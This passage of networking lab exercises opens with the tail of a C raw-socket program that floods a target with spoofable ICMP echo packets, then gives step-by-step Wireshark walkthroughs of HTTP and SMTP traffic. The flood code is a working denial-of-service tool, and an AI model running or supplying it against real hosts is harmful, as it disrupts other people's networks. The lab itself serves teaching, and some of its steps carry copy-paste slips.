	struct icmphdr *icmp = (struct icmphdr *) (packet + sizeof (struct iphdr));

	//zero out the packet buffer
	memset (packet, 0, packet_size);

	ip->version = 4;
	ip->ihl = 5;
	ip->tos = 0;
	ip->tot_len = htons (packet_size);
	ip->id = rand ();
	ip->frag_off = 0;
	ip->ttl = 255;
	ip->protocol = IPPROTO_ICMP;
	ip->saddr = saddr;
	ip->daddr = daddr;
	//ip->check = in_cksum ((u16 *) ip, sizeof (struct iphdr));

	icmp->type = ICMP_ECHO;
	icmp->code = 0;
	icmp->un.echo.sequence = rand();
	icmp->un.echo.id = rand();
	//checksum
	icmp->checksum = 0;

	struct sockaddr_in servaddr;
	servaddr.sin_family = AF_INET;
	servaddr.sin_addr.s_addr = daddr;
	memset(&servaddr.sin_zero, 0, sizeof (servaddr.sin_zero));

	puts("flooding...");

	while (1)
	{
		memset(packet + sizeof(struct iphdr) + sizeof(struct icmphdr), rand() % 255, payload_size);

		//recalculate the icmp header checksum since we are filling the payload with random
characters everytime
		icmp->checksum = 0;
		icmp->checksum = in_cksum((unsigned short *)icmp, sizeof(struct icmphdr) +
payload_size);

		if ( (sent_size = sendto(sockfd, packet, packet_size, 0, (struct sockaddr*) &servaddr, sizeof
(servaddr))) < 1)
		{
			perror("send failed\n");
			break;
		}
```

```
            ++sent;
            printf("%d packets sent\r", sent);
            fflush(stdout);

            usleep(10000);  //microseconds
        }

        free(packet);
        close(sockfd);

        return (0);
}

/*
        Function calculate checksum
*/
unsigned short in_cksum(unsigned short *ptr, int nbytes)
{
        register long sum;
        u_short oddbyte;
        register u_short answer;

        sum = 0;
        while (nbytes > 1) {
                sum += *ptr++;
                nbytes -= 2;
        }

        if (nbytes == 1) {
                oddbyte = 0;
                *((u_char *) & oddbyte) = *(u_char *) ptr;
                sum += oddbyte;
        }

        sum = (sum >> 16) + (sum & 0xffff);
        sum += (sum >> 16);
        answer = ~sum;

        return (answer);
}
```



5.Implement the HTTP protocol analysis with wireshark

Activity 1 - Capture HTTP Traffic

To capture HTTP traffic:

1. Open a new web browser window or tab.
2. Search the Internet for an http (rather than https) website.
3. Start a Wireshark capture.
4. Navigate to the website found in your search.
5. Stop the Wireshark capture.

Activity 2 - Select Destination Traffic

To select destination traffic:

1. Observe the traffic captured in the top Wireshark packet list pane. To view only HTTP traffic, type **http** (lower case) in the Filter box and press **Enter.**
2. Select the first HTTP packet labeled **GET /**.
3. Observe the destination IP address.
4. To view all related traffic for this connection, change the filter to **ip.addr == <*destination*>**, where <*destination*> is the destination address of the HTTP packet.

Activity 3 - Analyze TCP Connection Traffic]

To analyze TCP connection traffic:

1. Observe the traffic captured in the top Wireshark packet list pane. The first three packets (TCP SYN, TCP SYN/ACK, TCP ACK) are the TCP three way handshake. Select the first packet.
2. Observe the packet details in the middle Wireshark packet details pane. Notice that it is an Ethernet II / Internet Protocol Version 4 / Transmission Control Protocol frame.
3. Expand Ethernet II to view Ethernet details.
4. Observe the Destination and Source fields. The destination should be your default gateway's MAC address and the source should be your MAC address. You can use ipconfig /all and arp -a to confirm.
5. Expand Internet Protocol Version 4 to view IP details.
6. Observe the Source address. Notice that the source address is your IP address.
7. Observe the Destination address. Notice that the destination address is the IP address of the HTTP server.
8. Expand Transmission Control Protocol to view TCP details.
9. Observe the Source port. Notice that it is a dynamic port selected for this HTTP connection.
10. Observe the Destination port. Notice that it is http (80). Note that all of the packets for this connection will have matching MAC addresses, IP addresses, and port numbers.

Activity 4 - Analyze HTTP Request Traffic

To analyze HTTP request traffic:

1. Observe the traffic captured in the top Wireshark packet list pane.
2. Select the fourth packet, which is the first HTTP packet and labeled **GET /**.

3. Observe the packet details in the middle Wireshark packet details pane. Notice that it is an Ethernet II / Internet Protocol Version 4 / Transmission Control Protocol / Hypertext Transfer Protocol frame. Also notice that the Ethernet II, Internet Protocol Version 4, and Transmission Control Protocol values are consistent with the TCP connection analyzed in Activity 3.
4. Expand Hypertext Transfer Protocol to view HTTP details.
5. Observe the GET request, Host, Connection, User-Agent, Referrer, Accept, and Cookie fields. This is the information passed to the HTTP server with the GET request.
6. Observe the traffic captured in the top Wireshark packet list pane.
7. Select the fifth packet, labeled **TCP ACK**. This is the server TCP acknowledgement of receiving the GET request.

Activity 5 - Analyze HTTP Response Traffic

To analyze HTTP response traffic:

1. Observe the traffic captured in the top Wireshark packet list pane.
2. Select the second HTTP packet, labeled **301 Moved Permanently**.
3. Observe the packet details in the middle Wireshark packet details pane.
4. Expand Hypertext Transfer Protocol to view HTTP details.
5. Observe the HTTP response, Server, Expires, Location, and other available information. This response indicates that the requested page has permanently moved to the location provided.
6. Observe the traffic captured in the top Wireshark packet list pane.
7. Select the next packet, labeled **TCP ACK**. This is the client TCP acknowledgement of receiving the HTTP response.

Activity 6 - Analyze HTTP Request Traffic

To analyze HTTP request traffic:

1. Observe the traffic captured in the top Wireshark packet list pane.
2. Select the third HTTP packet, labeled **GET /wiki/Wikiversity:Main_Page**.
3. Observe the packet details in the middle Wireshark packet details pane.
4. Expand Hypertext Transfer Protocol to view HTTP details.
5. Observe the HTTP request fields. Notice that the request is similar to the request in Activity 4 above, except that the new page location is requested.
6. Observe the traffic captured in the top Wireshark packet list pane.
7. Select the next packet, labeled **TCP ACK**. This is the server TCP acknowledgement of receiving the GET request.

Activity 7 - Analyze HTTP Response Traffic

To play HTTP response traffic:

1. Observe the traffic captured in the top Wireshark packet list pane.
2. Select the next packet, labeled **TCP segment of a reassembled PDU**. Notice that because the server response is longer than the maximum segment PDU size, the response has been split into several TCP segments.
3. Observe the packet details in the middle Wireshark packet details pane.
4. Observe the packet contents in the bottom Wireshark packet bytes pane.

5. Observe the traffic captured in the top Wireshark packet list pane. Notice that for every two TCP segments of data, there is a TCP ACK acknowledgement of receiving the HTTP response.
6. Select the last HTTP packet, labeled **HTTP 200 OK**.
7. Observe the packet details in the middle Wireshark packet details pane. Notice the Reassembled TCP Segments listed.
8. Expand Hypertext Transfer Protocol to view HTTP details.
9. Observe the full HTTP response to be passed to the web browser.
10. Expand Line-based text data to observe web page content.
11. In the web browser, right-click on the web page and view the page source. Notice that it is identical to the line-based text captured in Wireshark.
12. Close the web browser.
13. Close Wireshark to complete this activity. **Quit without Saving** to discard the captured traffic.

6 Implement the SMTP Analysis to observe the sending mail and reception using any mail transfer agent.

```
ubuntu@ubuntu1804:~$ telnet smtp.gmail.com 587
Trying 74.125.24.109...
Connected to smtp.gmail.com.
Escape character is '^]'.
220 smtp.gmail.com ESMTP g8sm2319614pfo.85 - gsmtp
helo server.google.com
250 smtp.gmail.com at your service
starttls
220 2.0.0 Ready to start TLS
quit
```

Activity 1 - Capture SMTP Traffic[edit | edit source]

To capture SMTP traffic:

1. Start a Wireshark capture.
2. Open a command prompt.
3. Type **telnet gmail-smtp-in.l.google.com 25** and press **Enter**. If this does not work, your ISP may be blocking outbound traffic on port 25. You can try **telnet smtp.gmail.com 587** instead to generate SMTP traffic and then filter on port 587 in the next activity.
4. Observe the server response.
5. Type **helo** and press **Enter**.
6. Observe the server response. Note that at this point you could enter mail, rcpt and data to send an SMTP message, but this only works on servers configured to allow clear text relay without authentication.
7. Type **quit** and press **Enter** to close the connection.
8. Observe the server response.
9. Close the command prompt.
10. Stop the Wireshark capture.

Activity 2 - Select Destination Traffic

To select destination traffic:

1. Observe the traffic captured in the top Wireshark packet list pane. To view only SMTP traffic, type **smtp** (lower case) in the Filter box and press **Enter.**
2. Select the first SMTP packet labeled **220 ...**.
3. Observe the destination IP address.
4. To view all related traffic for this connection, change the filter to **ip.addr == <*destination*>**, where <*destination*> is the destination address of the SMTP packet.

Activity 3 - Analyze TCP Connection Traffic[edit | edit source]

To analyze TCP connection traffic:

1. Observe the traffic captured in the top Wireshark packet list pane. The first three packets (TCP SYN, TCP SYN/ACK, TCP ACK) are the TCP three way handshake. Select the first packet.
2. Observe the packet details in the middle Wireshark packet details pane. Notice that it is an Ethernet II / Internet Protocol Version 4 / Transmission Control Protocol frame.
3. Expand Ethernet II to view Ethernet details.
4. Observe the Destination and Source fields. The destination should be your default gateway's MAC address and the source should be your MAC address. You can use ipconfig /all and arp -a to confirm.
5. Expand Internet Protocol Version 4 to view IP details.
6. Observe the Source address. Notice that the source address is your IP address.
7. Observe the Destination address. Notice that the destination address is the IP address of the SMTP server.
8. Expand Transmission Control Protocol to view TCP details.
9. Observe the Source port. Notice that it is a dynamic port selected for this HTTP connection.
10. Observe the Destination port. Notice that it is smtp (25). Note that all of the packets for this connection will have matching MAC addresses, IP addresses, and port numbers.

Activity 4 - Analyze SMTP Service Ready Traffic

To analyze SMTP Service Ready traffic:

1. Observe the traffic captured in the top Wireshark packet list pane.
2. Select the fourth packet, which is the first SMTP packet and labeled **220 ...**.
3. Observe the packet details in the middle Wireshark packet details pane. Notice that it is an Ethernet II / Internet Protocol Version 4 / Transmission Control Protocol / Hypertext Transfer Protocol frame. Also notice that the Ethernet II, Internet Protocol Version 4, and Transmission Control Protocol values are consistent with the TCP connection analyzed in Activity 3.
4. Expand Simple Mail Transfer Protocol and Response to view SMTP details.
5. Observe the Response code and Response parameter.
6. Observe the traffic captured in the top Wireshark packet list pane.
7. Select the fifth packet, labeled **TCP ACK**. This is the client TCP acknowledgement of receiving the Service Ready message.

Activity 5 - Analyze SMTP HELO Traffic

To analyze SMTP HELO traffic:

1. Observe the traffic captured in the top Wireshark packet list pane.
2. Select the following TCP segments and acknowledgements. If you observe the packet details in the bottom Wireshark packet bytes pane carefully, you will see that the segments spell out the helo message. The sequence ends with a Wireshark-combined SMTP client helo message, followed by a server TCP acknowledgement.

Activity 6 - Analyze SMTP Completed Traffic

To analyze SMTP Completed traffic:

1. Observe the traffic captured in the top Wireshark packet list pane.
2. Select the following SMTP packet, labeled **250 ...**
3. Observe the packet details in the middle Wireshark packet details pane.
4. Expand Simple Mail Transfer Protocol and Response to view SMTP details.
5. Observe the Response code and Response parameter.

Activity 7 - Analyze SMTP QUIT Traffic[

To analyze SMTP QUIT traffic:

1. Observe the traffic captured in the top Wireshark packet list pane.
2. Select the following TCP segments and acknowledgements. If you observe the packet details in the bottom Wireshark packet bytes pane carefully, you will see that the segments spell out the quit message. The sequence ends with a Wireshark-combined SMTP client quit message, followed by a server TCP acknowledgement.

Activity 8 - Analyze SMTP Closing Traffic

To analyze SMTP Closing traffic:

1. Observe the traffic captured in the top Wireshark packet list pane.
2. Select the following SMTP packet, labeled **221 ...**
3. Observe the packet details in the middle Wireshark packet details pane.
4. Expand Simple Mail Transfer Protocol and Response to view SMTP details.
5. Observe the Response code and Response parameter.
6. Close Wireshark to complete this activity. **Quit without Saving** to discard the captured traffic.